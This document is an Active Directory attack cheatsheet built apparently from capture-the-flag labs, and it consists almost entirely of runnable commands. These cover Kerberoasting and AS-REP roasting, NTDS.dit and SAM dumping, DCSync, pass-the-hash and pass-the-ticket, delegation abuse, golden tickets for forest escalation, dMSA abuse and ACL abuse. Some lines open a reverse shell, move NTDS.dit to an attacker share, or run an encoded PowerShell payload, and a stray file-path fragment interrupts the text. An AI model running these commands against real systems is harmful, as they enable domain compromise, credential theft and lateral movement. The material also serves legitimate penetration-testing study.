Active Directory Cheatsheet
Active Directory attack reference — enumeration, AS-REP & Kerberoasting, NTDS.dit, Pass-the-Hash/Ticket, delegation, domain & forest trust abuse, dMSA, ACL/ACE abuse, AD CS and group attacks.
Active Directory attack reference — enumeration, AS-REP & Kerberoasting, NTDS.dit, Pass-the-Hash/Ticket, delegation, domain & forest trust abuse, dMSA, ACL/ACE abuse, AD CS and group attacks.
# Enumerate Active Directory users.
nxc smb 10.129.174.13 -u user.list -p 'Password'
nxc smb 10.129.174.13 -u 'USER' -p 'Password' --shares # Enumerate Shares.
nxc smb 10.129.174.13 -u 'USER' -p 'Password' --users # Enumerate Users.
nxc smb 10.129.174.13 -u 'USER' -p 'Password' -M 'spider_plus' -o DOWNLOAD_FLAG=True OUTPUT_FOLDER=`pwd`

# smbclient with kerberos
smbclient -U 'voleur.htb/todd.wolfe%NightT1meP1dg3on14' --realm=voleur.htb //dc.voleur.htb/IT

# Get shell as a user without winrm
.\RunasCs.exe svc_ldap M1XyC9pW7qT5Vn powershell -r 10.10.15.144:9002

# Restore Deleted User
Get-ADObject -filter 'isDeleted -eq $true -and name -ne "Deleted Objects"' -includeDeletedObjects -property objectSid,lastKnownParent # Verify
Restore-ADObject -Identity 1c6b1deb-c372-4cbb-87b1-15031de169db # Restore (GUID)

# Enumerate SIDs (Users/Groups...)
impacket-lookupsid anonymous@10.10.44.21

# Enumerate LDAP
ldapdomaindump ldap://IP -u 'Domain\User' -p 'Password'

# Evil-Winrm connect
evil-winrm -i 'k2.thm' -u 'j.smith' -p 'NewPassw0rd!'

# Bloodhound - Users/groups enum
# https://hausec.com/2019/09/09/bloodhound-cypher-cheatsheet/
sudo neo4j console
bloodhound-python -ns 10.10.231.218 --dns-tcp -u 'USER' -p 'PASS' --zip -c All -d k2.thm
bloodhound # For the Console

# Testing Usernames having kerberos
kerbrute userenum --dc K2ROOTDC -d k2.thm valid_usernames

# Crack GPP encrypted passwords (groups.xml)
# \\<target>\SYSVOL\<domain>\Policies<GUID>\Machine\Preferences\Groups\Groups.xml
gpp-decrypt 'GPP_ENCRYPTED_PASSWORD'

# SAM & SYSTEM Registry
PS> reg save HKLM\SAM C:\Users\Public\SAM
PS> reg save HKLM\SYSTEM C:\Users\Public\SYSTEM
impacket-secretsdump -sam SAM -system SYSTEM LOCAL # Dump From SAM & SYSTEM

# Dump Hashes - Mimikatz
Invoke-Mimikatz -Command '"token::elevate" "privilege::debug" "lsadump::dcsync /user:windcorp\Administrator"'

# DNS Poisoning
python3 dnstool.py -u 'intelligence\Tiffany.Molina' -p NewIntelligenceCorpUser9876 10.10.10.248 -a add -r web1 -d 10.10.14.20 -t A# ASREP Roasting
# retrieve domain users who have "Do not require Kerberos preauthentication" set
python3 ~/Desktop/GetNPUsers.py -no-pass raz0rblack.thm/ -usersfile users -format hashcat -outputfile hashcat.txt# Kerberoasting
timedatectl set-ntp off
rdate -n [IP of Target]
python3 ~/Desktop/GetUserSPNs.py certified.htb/'judith.mader':'judith09' -dc-ip 10.129.240.102 -request# Creating shadow copy of C:
vssadmin CREATE SHADOW /For=C:
# Copying NTDS.dit from the VSS
cmd.exe /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\NTDS.dit c:\NTDS\NTDS.dit
# Transferring NTDS.dit to attack host
cmd.exe /c move C:\NTDS\NTDS.dit \\10.10.15.30\CompData
# Extracting hashes from NTDS.dit
impacket-secretsdump -ntds NTDS.dit -system SYSTEM LOCAL
# A faster method: Using NetExec to capture NTDS.dit
netexec smb 10.129.201.57 -u bwilliamson -p P@55w0rd! -M ntdsutil
# Cracking a single hash with Hashcat
sudo hashcat -m 1000 64f12cddaa88057e06a81b54e73b949b /usr/share/wordlists/rockyou.txt
# Pass the Hash (PtH) considerations
evil-winrm -i 10.129.201.57 -u Administrator -H 64f12cddaa88057e06a81b54e73b949b# Pass the Hash with Mimikatz (Windows)
mimikatz.exe privilege::debug "sekurlsa::pth /user:julio /rc4:64F12CDDAA88057E06A81B54E73B949B /domain:inlanefreight.htb /run:cmd.exe" exit
# Pass the Hash with PowerShell Invoke-TheHash (Windows) - https://github.com/Kevin-Robertson/Invoke-TheHash
Import-Module .\Invoke-TheHash.psd1
Invoke-SMBExec -Target 172.16.1.10 -Domain inlanefreight.htb -Username julio -Hash 64F12CDDAA88057E06A81B54E73B949B -Command "net user mark Password123 /add && net localgroup administrators mark /add" -Verbose
# Invoke-TheHash with WMI
.\nc.exe -lvnp 8001
Invoke-WMIExec -Target DC01 -Domain inlanefreight.htb -Username julio -Hash 64F12CDDAA88057E06A81B54E73B949B -Command "powershell -e JABjAGwAaQB<..SNIP..>wAbwBzAGUAKAApAA=="
# Pass the Hash with Impacket PsExec
impacket-psexec administrator@10.129.201.126 -hashes :30B3783CE2ABF1AF70F77D0660CF3453
# Pass the Hash with NetExec
netexec smb 172.16.1.0/24 -u Administrator -d . -H 30B3783CE2ABF1AF70F77D0660CF3453
# Pass the Hash with evil-winrm (When using a domain account, we need to include the domain name, for example: administrator@inlanefreight.htb)
evil-winrm -i 10.129.201.126 -u Administrator -H 30B3783CE2ABF1AF70F77D0660CF3453
# Pass the Hash using RDP
xfreerdp /v:10.129.201.126 /u:julio /pth:64F12CDDAA88057E06A81B54E73B949B# Enable Restricted Admin Mode to allow PtH (over RDP)
reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f# Mimikatz - Export tickets
mimikatz.exe
mimikatz > privilege::debug
mimikatz > sekurlsa::tickets /export
dir *.kirbi
# Export tickets with Rubeus
Rubeus.exe dump /nowrap# OverPass the Hash
# Mimikatz - Extract Kerberos keys
mimikatz.exe
mimikatz > privilege::debug
mimikatz > sekurlsa::ekeys
# Mimikatz - Pass the Key aka. OverPass the Hash
mimikatz.exe
mimikatz > privilege::debug
mimikatz > sekurlsa::pth /domain:inlanefreight.htb /user:plaintext /ntlm:3f74aa8f08f712f09cd5177b5c1ce50f
# Rubeus - Pass the Key aka. OverPass the Hash
Rubeus.exe asktgt /domain:inlanefreight.htb /user:plaintext /aes256:b21c99fc068e3ab2ca789bccbef67de43791fd911c6e15ead25641a8fda3fe60 /nowrap# Rubeus - Pass the Ticket (Requesting and Injection TGT)
Rubeus.exe asktgt /domain:inlanefreight.htb /user:plaintext /rc4:3f74aa8f08f712f09cd5177b5c1ce50f /ptt
# Rubeus - Pass the Ticket (Injecting an existing TGT)
Rubeus.exe ptt /ticket:[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi
# Convert .kirbi to Base64 Format
[Convert]::ToBase64String([IO.File]::ReadAllBytes("[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi"))
# Pass the Ticket - Base64 Format
Rubeus.exe ptt /ticket:doIE1jCCBNKgAwIBBaEDAgEWo<..SNIP..>
# Mimikatz - Pass the Ticket
mimikatz.exe
mimikatz > privilege::debug
mimikatz > kerberos::ptt "C:\Users\plaintext\Desktop\Mimikatz\[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi"
mimikatz > exit
dir \\DC01.inlanefreight.htb\c$
Enter-PSSession -ComputerName DC01
# Create a sacrificial process with Rubeus (Avoid missing with TGT of current session)
Rubeus.exe createnetonly /program:"C:\Windows\System32\cmd.exe" /show# realm - Check if Linux machine is domain-joined
realm list
# PS - Check if Linux machine is domain-joined
ps -ef | grep -i "winbind\|sssd"
# Using Find to search for files with keytab in the name
find / -name *keytab* -ls 2>/dev/null
# Listing KeyTab file information
klist -k -t /opt/specialfiles/carlos.keytab
# Impersonating a user with a KeyTab
kinit carlos@INLANEFREIGHT.HTB -k -t /opt/specialfiles/carlos.keytab
# Connecting to SMB Share as Carlos
smbclient //dc01/carlos -k -c ls
# Extracting KeyTab hashes with KeyTabExtract (https://github.com/sosdave/KeyTabExtract)
python3 /opt/keytabextract.py /opt/specialfiles/carlos.keytab
# Importing the ccache file into our current session
export KRB5CCNAME=/root/krb5cc_647401106_I8I133# Impacket Ticket converter (ccache to kirbi)
impacket-ticketConverter krb5cc_647401106_I8I133 julio.kirbi# We need a GenericAll over a computer & control another computer (or the ability to create one)
# Check for quota (to create a computer - it needs to be >0)
nxc ldap dc01.corp.local -u ala -p 'Password123' -M maq
# Adding a computer
impacket-addcomputer -computer-name 'EVILPC$' -computer-pass 'ComputerPass123!' -dc-host dc01.corp.local 'corp.local/ala:Password123' # Using Impacket
bloodyAD --host dc01.corp.local -d corp.local -u ala -p 'Password123' add computer EVILPC 'ComputerPass123!' # Using BloodyAD
# ------------ Exploitation ---------------------
# Read the target computer attribute : msDS-AllowedToActOnBehalfOfOtherIdentity
impacket-rbcd -delegate-to 'ws01$' -dc-ip 10.10.150.53 -action 'read' 'reflection'/'Georgia.Price':'DB1+5MPkpJg5id'
# Set the attribute of ws01 to our controled/attacker machine
impacket-rbcd -delegate-from 'ms01$' -delegate-to 'ws01$' -dc-ip 10.10.150.53 -action 'write' 'reflection'/'Georgia.Price':'DB1+5MPkpJg5id'
# Impersonate the administrator by request a TGS with the admin UPN
# hashes = hash of our controled machine (ms01$)
impacket-getST -spn 'cifs/ws01.reflection.vl' -impersonate Administrator -dc-ip 10.10.150.53 'reflection/ms01$' -hashes :24caaaca48d9bbfc67476b0487e9ef0f 
# Using Get-ADTrust
PS C:\htb> Import-Module activedirectory
PS C:\htb> Get-ADTrust -Filter *
# Using PowerView
# Checking for Existing Trusts using Get-DomainTrust
PS C:\htb> Get-DomainTrust
# Using Get-DomainTrustMapping
PS C:\htb> Get-DomainTrustMapping
# Checking Users in the Child Domain using Get-DomainUser
PS C:\htb> Get-DomainUser -Domain LOGISTICS.INLANEFREIGHT.LOCAL | select SamAccountName# Using netdom to query domain trust
C:\htb> netdom query /domain:inlanefreight.local trust
# Using netdom to query domain controllers
C:\htb> netdom query /domain:inlanefreight.local dc
# Using netdom to query workstations and servers
C:\htb> netdom query /domain:inlanefreight.local workstation# Compromise the PARENT domain once the CHILD domain has been compromised.
# Within the SAME AD forest, sidHistory is respected due to a lack of SID Filtering.
# SID Filtering is a protection that filters out authentication requests coming from
# a domain in ANOTHER forest across a trust.
#
# So: a user in a child domain whose sidHistory is set to the Enterprise Admins group
# (which only exists in the parent domain) is TREATED as a member of that group
# -> administrative access to the entire forest, without actually being in the group.
# In effect: forging a Golden Ticket from the compromised child to own the parent.
# Five data points required:
# 1. The KRBTGT hash for the child domain
# 2. The SID for the child domain
# 3. The name of a target user in the child domain (does NOT need to exist!)
# 4. The FQDN of the child domain
# 5. The SID of the Enterprise Admins group of the root domain# As a domain admin (after compromising Child domain)
# Obtaining the KRBTGT Account's NT Hash using Mimikatz
mimikatz > lsadump::dcsync /user:LOGISTICS\krbtgt
# Need PowerView
# Retreive Child domain SID (also visible in the output of mimikatz command above)
PS C:\htb> Get-DomainSID
# Obtaining Enterprise Admins Group's SID
Get-ADGroup -Identity "Enterprise Admins" -Server "INLANEFREIGHT.LOCAL" # AD Module
PS C:\htb> Get-DomainGroup -Domain INLANEFREIGHT.LOCAL -Identity "Enterprise Admins" | select distinguishedname,objectsid # PowerView# Creating a Golden Ticket with Mimikatz
PS C:\htb> mimikatz.exe
mimikatz > kerberos::golden /user:hacker /domain:LOGISTICS.INLANEFREIGHT.LOCAL /sid:S-1-5-21-2806153819-209893948-922872689 /krbtgt:9d765b482771505cbe97411065964d5f /sids:S-1-5-21-3842939050-3880317879-2865463114-519 /ptt# Creating a Golden Ticket using Rubeus
PS C:\htb> .\Rubeus.exe golden /rc4:9d765b482771505cbe97411065964d5f /domain:LOGISTICS.INLANEFREIGHT.LOCAL /sid:S-1-5-21-2806153819-209893948-922872689 /sids:S-1-5-21-3842939050-3880317879-2865463114-519 /user:hacker /ptt# Perform DCSync on the Domain Admin of the Parent
PS C:\Tools\mimikatz\x64> .\mimikatz.exe
mimikatz > lsadump::dcsync /user:INLANEFREIGHT\lab_adm# we'll still need to gather the same bits of information:
# The KRBTGT hash for the child domain
# The SID for the child domain
# The name of a target user in the child domain (does not need to exist!)
# The FQDN of the child domain
# The SID of the Enterprise Admins group of the root domain# Performing DCSync with secretsdump.py (to grab KRBTGT hash)
secretsdump.py logistics.inlanefreight.local/htb-student_adm@172.16.5.240 -just-dc-user LOGISTICS/krbtgt
# Performing SID Brute Forcing on the Child domain
impacket-lookupsid logistics.inlanefreight.local/htb-student_adm@172.16.5.240 | grep "Domain SID"
# Grabbing the Domain SID & Attaching to Enterprise Admin's RID (DOMAIN_SID-RID)
impacket-lookupsid logistics.inlanefreight.local/htb-student_adm@172.16.5.5 | grep -B12 "Enterprise Admins"# Constructing a Golden Ticket using ticketer
impacket-ticketer -nthash 9d765b482771505cbe97411065964d5f -domain LOGISTICS.INLANEFREIGHT.LOCAL -domain-sid S-1-5-21-2806153819-209893948-922872689 -extra-sid S-1-5-21-3842939050-3880317879-2865463114-519 hacker
# Setting the KRB5CCNAME Environment Variable
export KRB5CCNAME=hacker.ccache
# Getting a SYSTEM shell using Impacket's psexec.py
psexec.py LOGISTICS.INLANEFREIGHT.LOCAL/hacker@academy-ea-dc01.inlanefreight.local -k -no-pass -target-ip 172.16.5.5# Performing the Attack with raiseChild.py
impacket-raiseChild -target-exec 172.16.5.5 LOGISTICS.INLANEFREIGHT.LOCAL/htb-student_adm[!info] Kerberos attacks such as Kerberoasting and ASREPRoasting can be performed across trusts, depending on the trust direction. In a situation where you are positioned in a domain with either an inbound or bidirectional domain/forest trust, you can likely perform various attacks to gain a foothold. Sometimes you cannot escalate privileges in your current domain, but instead can obtain a Kerberos ticket and crack a hash for an administrative user in another domain that has Domain/Enterprise Admin privileges in both domains.
# Powerview
# Enumerating Accounts for Associated SPNs Using Get-DomainUser
PS C:\htb> Get-DomainUser -SPN -Domain FREIGHTLOGISTICS.LOCAL | select SamAccountName

samaccountname
--------------
krbtgt
mssqlsvc

# Enumerating the mssqlsvc Account
PS C:\htb> Get-DomainUser -Domain FREIGHTLOGISTICS.LOCAL -Identity mssqlsvc |select samaccountname,memberof

samaccountname memberof
-------------- --------
mssqlsvc       CN=Domain Admins,CN=Users,DC=FREIGHTLOGISTICS,DC=LOCAL

# Performing a Kerberoasting Attacking with Rubeus Using /domain Flag
PS C:\htb> .\Rubeus.exe kerberoast /domain:FREIGHTLOGISTICS.LOCAL /user:mssqlsvc /nowrap

# Try to crack the hash afterwards using Hashcat# Enumerate groups with users that do not belong to the domain, also known as foreign group membership
PS C:\htb> Get-DomainForeignGroupMember -Domain FREIGHTLOGISTICS.LOCAL
GroupDomain : FREIGHTLOGISTICS.LOCAL
GroupName : Administrators
GroupDistinguishedName : CN=Administrators,CN=Builtin,DC=FREIGHTLOGISTICS,DC=LOCAL
MemberDomain : FREIGHTLOGISTICS.LOCAL
MemberName : S-1-5-21-3842939050-3880317879-2865463114-500
MemberDistinguishedName : CN=S-1-5-21-3842939050-3880317879-2865463114-500,CN=ForeignSecurityPrincipals,DC=FREIGHTLOGIS
TICS,DC=LOCAL
PS C:\htb> Convert-SidToName S-1-5-21-3842939050-3880317879-2865463114-500
INLANEFREIGHT\administrator
# Accessing DC03 Using Enter-PSSession (DC03 part of the parent domain)
PS C:\htb> Enter-PSSession -ComputerName ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL -Credential INLANEFREIGHT\administrator# Kerberoasting
GetUserSPNs.py -target-domain FREIGHTLOGISTICS.LOCAL INLANEFREIGHT.LOCAL/wley -request# Enumeration
bloodyAD -d tryhackme.local -u 'tbyte' -p 'P@SSw0rd345' --host DC-LAB2025-01.tryhackme.local get writable --detail # check for dSA: CREATE_CHILD
# Exploitation
bloodyAD -d tryhackme.local -u 'tbyte' -p 'P@SSw0rd345' --host DC-LAB2025-01.tryhackme.local add badSuccessor accountName # Creeate a dMSA account and extract a TGT ticket
# Extract a TGS for SMB/CIFS
KRB5CCNAME=pentest2_dmsa_ts.ccache impacket-getST -dc-ip 10.211.101.10 -spn 'cifs/DC-LAB2025-01.tryhackme.local' 'tryhackme.local/pentest2_dmsa$' -k -no-pass
# Dump Local (SAM) + NTDS.DIT Secrets (domain hashes)
KRB5CCNAME=pentest_dmsa$.ccache impacket-secretsdump -k -no-pass 'pentest2_dmsa$'@DC-LAB2025-01.tryhackme.local
# Perform a Pass-The-Hash and connect to machine
wmiexec.py 'tryhackme.local/administrator@10.211.101.10' -hashes :HASH# Dump SAM & LSA secrets (Must Have DCSync Priv)
python3 secretsdump.py test.local/john:password123@10.10.10.1 # Local
impacket-secretsdump -just-dc buse:uzunLM+3131@10.10.234.224 # Domain
impacket-secretsdump -just-dc-user administrator -k -no-pass -dc-ip $IP -debug "scepter.htb/p.adams@dc01.scepter.htb"
# Abuse WriteOwner over a group.
bloodyAD --host "10.10.11.41" -d "certified.htb" -u "judith.mader" -p "judith09" set owner Management judith.mader
# GenericAll/ForceChangePassword Over a User
PS> Set-ADAccountPassword -Identity Michael -Reset -NewPassword (ConvertTo-SecureString -AsPlainText "NewPassword123!" -Force)
$ bloodyAD --host 10.10.11.42 -d administrator.htb -u olivia -p ichliebedich set password michael password123
# GenericAll over DC
Look for HTB box called support writeup in its folder.
# GenericWrite/GenericAll Abuse (Targeted Kerberoast)
python3 targetedKerberoast.py -d administrator.htb -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb -v
# GenericWrite / Shadow Credentials
certipy shadow auto -u p.agila@10.10.11.69 -p 'prometheusx-303' -target 10.10.11.69 -account winrm_svc
# Enable an account
bloodyAD --host "10.129.203.185" -d "puppy.htb" -u "ant.edwards" -p 'Antman2025!' set object 'adam.silver' userAccountControl -v '512'
# AllowedToDelegate
impacket-findDelegation -debug cooctus.corp/password-reset:resetpassword -dc-ip 10.10.251.236 # Find Deleg
impacket-getST -spn oakley/DC.COOCTUS.CORP -impersonate Administrator "COOCTUS.CORP/password-reset:resetpassword" -dc-ip 10.10.251.236 # Impersonate
# OR
getST.py -spn WWW/dc.intelligence.htb -impersonate Administrator
intelligence.htb/svc_int -hashes :b98d4cef68f72a98dfeed732d1b1abca
export KRB5CCNAME=Administrator.ccache # Saving the Ticket in an env var
impacket-secretsdump -k -no-pass dc.cooctus.corp # Dump Hashes
psexec.py -k -no-pass dc.intelligence.htb # Connect to box
# WriteDACL (Add ACLs to an object) Requires Group "Account Operators"
# can add a user to a group and give them DCSync privileges
PS> net user john abc123! /add /domain
PS> net group "Exchange Windows Permissions" john /add
PS> net localgroup "Remote Management Users" john /add
PS> $pass = convertto-securestring 'abc123!' -asplain -force
PS> $cred = New-Object System.Management.Automation.PSCredential('htb\john', $pass)
PS> Add-ObjectACL -PrincipalIdentity "john" -Credential $cred -Rights DCSync
# ExecuteDCOM over a DC : Allows Arbitrary Code Execution
impacket-dcomexec -object MMC20 -silentcommand -debug
jab.htb/svc_openfire:'password'@10.129.230.215 'whoami'# GMSA to GenericAll / GenericWrite Attack Chain (From Within Windows)
# Retrieving GMSA account password and creating an object
$gmsa = Get-ADServiceAccount -Identity bir-adfs-gmsa -Properties 'msds-managedpassword'
$mp = $gmsa.'msds-managedpassword'
$mp1 = ConvertFrom-ADManagedPasswordBlob $mp
$user = 'BIR-ADFS-GMSA$'
$passwd = $mp1.'CurrentPassword'
$secpass = ConvertTo-SecureString $passwd -AsPlainText -Force
$cred = new-object system.management.automation.PSCredential $user,$secpass
# Changing password of user that we have genericall over
Invoke-Command -computername 127.0.0.1 -ScriptBlock {Set-ADAccountPassword -Identity tristan.davies -reset -NewPassword (ConvertTo-SecureString -AsPlainText 'Password1234!' -force)} -Credential $cred# Extract Private Key from PFX
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes
# Extract Public Certificate from PFX
openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out cert.pem
# Convert Private Key + Certificate into PFX
openssl pkcs12 -export -out baker.pfx -inkey baker.key -in baker.crt
# Read properties of a certificate (pfx/crt)
openssl x509 -in d.baker.pfx -noout -text
# Connect using WinRM with the private key & cert
evil-winrm -S -i timelapse.htb -u legacyy -p 'thuglegacy' -c cert.pem -k key.pem # -S is for secure connection/winrm over SSL/TLS
# Get a TGT from a PFX
certipy-ad auth -pfx "padams.pfx" -domain "scepter.htb" -dc-ip 10.10.11.65 -username "p.adams"
# Look for vulnerable templates
